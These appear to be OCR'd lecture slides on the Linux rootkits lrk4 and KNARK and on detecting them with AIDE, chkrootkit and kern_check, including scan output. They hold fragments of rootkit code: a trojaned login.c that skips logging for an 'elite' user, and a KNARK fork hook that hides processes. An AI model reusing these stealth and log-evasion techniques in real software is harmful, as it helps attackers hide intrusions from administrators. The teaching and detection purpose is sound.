

emacs: login.c
File Edit View Cmds Tools Options Buffers C Help
Open Dired Save Print Cut Copy Paste Undo Spell Replace Mail Info Compile Debug News

```
if (!elite) {
        if (pwent.pw_uid == 0)
                SYSLOG((LOG_NOTICE, ROOT_LOGIN, fromhost));
        else if (getdef_bool("LOG_OK_LOGINS"))
                SYSLOG((LOG_INFO, REG_LOGIN, name, fromhost));
        } /* end elite */
        closelog ();
#ifdef RADIUS
        if (is_rad_login) {
                printf("Starting rad_login\n");
                rad_login(&rad_user_data);
                exit(0);
        }
#endif
        shell (pwent.pw_shell, (char *) 0); /* exec the shell finally. */
        /*NOTREACHED*/
        return (0);
}
ISO8--**-XEmacs: login.c      (C Abbrev)----Bot-----------------------------------
```

Detecting a rootkit using AIDE

- AIDE is a program that detects rootkits based on the checksums of the binary files
- As can be seen from the following screen shot, AIDE detected that the netstat and login files have been changed by looking at their checksums
- *chsh, chfn,* and *passwd* were not detected because they were not in this directory
- Once this was done, another tool was used to detect rootkit -- *chkrootkit*

Detecting a rootkit using AIDE




```
[root@localhost /]# /usr/local/bin/aide --check
Not implemented in db_readline_file 310
"@@end_db"AIDE found differences between database and filesystem!!
Start timestamp: 2002-10-01 12:13:35
Summary:
Total number of files=183,added files=0,removed files=0,changed files=2

Changed files:
changed:/bin/netstat
changed:/bin/login
Detailed information about changes:

File: /bin/netstat
  MD5      : 8XToYtANCZjD+kzNYyAZtQ==          , vCJZcOSaVhRaxeAk4vCKuA==

  SHA1     : /s7x6zPn7RblohUJMofvxYaWCgQ=      , oJy2+Ig4qmtuIOCWEtZuR+FKbVo=


File: /bin/login
  MD5      : mzSu2erXZ9npuE+A1OVPwA==          , 61xUuOypUaLoEOJ9g2x7SQ==

  SHA1     : YLO096vDz9pCfEOIjREY1lz8IWU=      , 4d2cnBFv1ALUScP52gONCmy8NeY=

[root@localhost /]# █
```

chkrootkit

- This is simply a script file that can be used to detect the presence of rootkits based on certain signatures
- For example, by detecting the string “root” in the login file, chkrootkit recognizes that the system has been compromised since the original login file did not have those strings in it
- Show in the following screenshot are the results of running the chkrootkit program

chkrootkit



```
[root@localhost floppy]# ./chkrootkit -p ./
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... INFECTED
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... INFECTED
Checking `fingerd'... not found
Checking `gpm'... not infected
Checking `grep'... not infected
Checking `hdparm'... not infected
Checking `su'... not infected
Checking `ifconfig'... INFECTED
Checking `inetd'... not infected
Checking `inetdconf'... not found
Checking `identd'... not infected
Checking `killall'... INFECTED
Checking `ldsopreload'... not infected
Checking `login'... INFECTED
Checking `ls'... not infected
Checking `lsof'... not infected
Checking `mail'... not infected
Checking `mingetty'... not infected
Checking `netstat'... not infected
Checking `named'... not found
Checking `passwd'... INFECTED
Checking `pidof'... not infected
Checking `pop2'... not found
```

Lrk4 Summary

- Lrk4 is a very powerful tool
- Trojan username and password can be used to gain root access on a system
- Not easy to get lrk4 to work sometimes – requires a degree of programming skill
- Tracks can be covered to a certain extent – however, file integrity systems will still detect that a rootkit has been installed

KNARK Background

- Written by Creed
- Released in 1999
- Versions exist for Linux 2.2 and 2.4 kernels
- Very popular in ‘script kiddie’ community

KNARK Capabilities

- Hide/Unhide files or directories
- Hide TCP/UDP connections
- Execution Redirection
- Unauthenticated privilege escalation via the rootme program within knark
- Ability to change UID/GID of a running process
- Unauthenticated, privileged remote execution daemon
- Kill –31 to hide a running process


Installing KNARK

- KNARK IS installed as a Loadable Kernel Module (LKM)
  - System must have LKM enabled in order to be able to load KNARK
  - Can be defeated if LKM is disabled, HOWEVER, updating system becomes much more complicated
- The KNARK rootkit has an additional LKM module to hide the presence of KNARK from the *insmod* (installed module) command.

What does KNARK Change?

- KNARK modifies the system call table (sys_call_table) within kernel memory by redirecting some system calls (sys_read, sys_getdents) to malicous system calls written by CREED.
- These new malicious system calls function as normal except in certain circumstances.

What does KNARK change?



What does KNARK Change?

- Can no longer trust the output of the system calls?
- Very difficult to detect rootkits such as KNARK using conventional methods
  - System utility files (*ls*, *ps*) are not modified
  - Kernel Output to system utility files IS modified.

What does KNARK modify?

```
int knark_fork(struct pt_regs regs)
{
    pid_t pid;
    int hide = 0;

    if(knark_is_invisible(current->pid))
        hide++;

    pid = (*original_fork)(regs);
    if(hide && pid > 0)
        knark_hide_process(pid);

    return pid;
}
```

Detecting KNARK

- Cyptographic Checksums of system utilities will NOT change when KNARK is installed
    - May be possible to take cryptographic checksum of selected region of kernel in order to detect rootkit modification of kernel (StMichael)
- Can detect presence of KNARK type rootkits by examining sys_call_table

Detecting KNARK

- The file /boot/System.map is created when system is initially compiled
  - /boot/System.map contains correct address of kernel system calls
  - /boot/system map can be archived or retrieved from a known good system for comparison
- Must have Superuser (ROOT) privilege in order to read /dev/kmem (kernel memory)

Deteting KNARK using the kern_check program

- Developed by Samhain labs
- GPL (‘free’) software
- Compares /boot/System.map file against the system call table in kernel memory
- Will not work against later versions of Red Hat Linux 2.4 or the Linux 2.6 kernel

KNARK Summary

- KNARK is a very powerful tool that was very popular with ‘script kiddies’
- Very difficult to detect with conventional methods
- Can no longer trust system output once kernel is compromised
- Other kernel rootkits can defeat kern_check program (SuckIT)

Rootkit Summary

- Prevent hackers from gaining root access in order to prevent rootkits from being installed
- Must check systems on a periodic basis for rootkit exploits
- Current advice for a rootkitted system: Wipe out files and re-install operating system.
- Is it possible to re-establish trust on a Rootkited System?